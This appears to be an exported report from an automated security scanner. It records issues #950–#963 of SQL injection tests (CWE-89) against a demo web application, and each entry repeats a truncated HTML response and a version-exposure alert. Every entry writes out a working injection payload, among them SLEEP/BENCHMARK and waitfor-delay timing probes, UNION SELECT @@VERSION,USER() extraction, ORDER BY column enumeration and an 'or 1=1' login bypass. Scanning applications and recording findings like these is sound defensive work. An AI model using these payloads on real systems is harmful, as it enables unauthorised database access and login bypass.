AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#950	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9izSBjBwFnZVJlYWRS5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/v0MCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre> </pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2}(\\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#951	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

Alerts

Action Points

CWE-ID

Issue Number

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	';waitfor delay '0:0:5'--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgguFqg93Dy...

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-89

#952

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#953

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#954

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 16--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#955

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	'));waitfor delay '0:0:5'--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#956

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width =device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps /head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https:// static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> < link rel="shortcut icon" type="image/png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQI oqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#957				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#958				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#959

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin' or '1'='1'/*</td></tr></table>	Name	Value	demouser@deepfence.io	admin' or '1'='1'/*
Name	Value				
demouser@deepfence.io	admin' or '1'='1'/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#960				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	ORDER BY 3#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#961	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#962

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)</td></tr></table>	Name	Value	demouser@deepfence.io	AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)
Name	Value				
demouser@deepfence.io	AND 3516=CAST((CHR(113) CHR(106) CHR(122) CHR(106) CHR(113)) (SELECT (CASE WHEN (3516=3516) THEN 1 ELSE 0 END))::text (CHR(113) CHR(112) CHR(106) CHR(107) CHR(113)) AS NUMERIC)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#963				

Scan	SQL Injection				
Severity	ERROR				
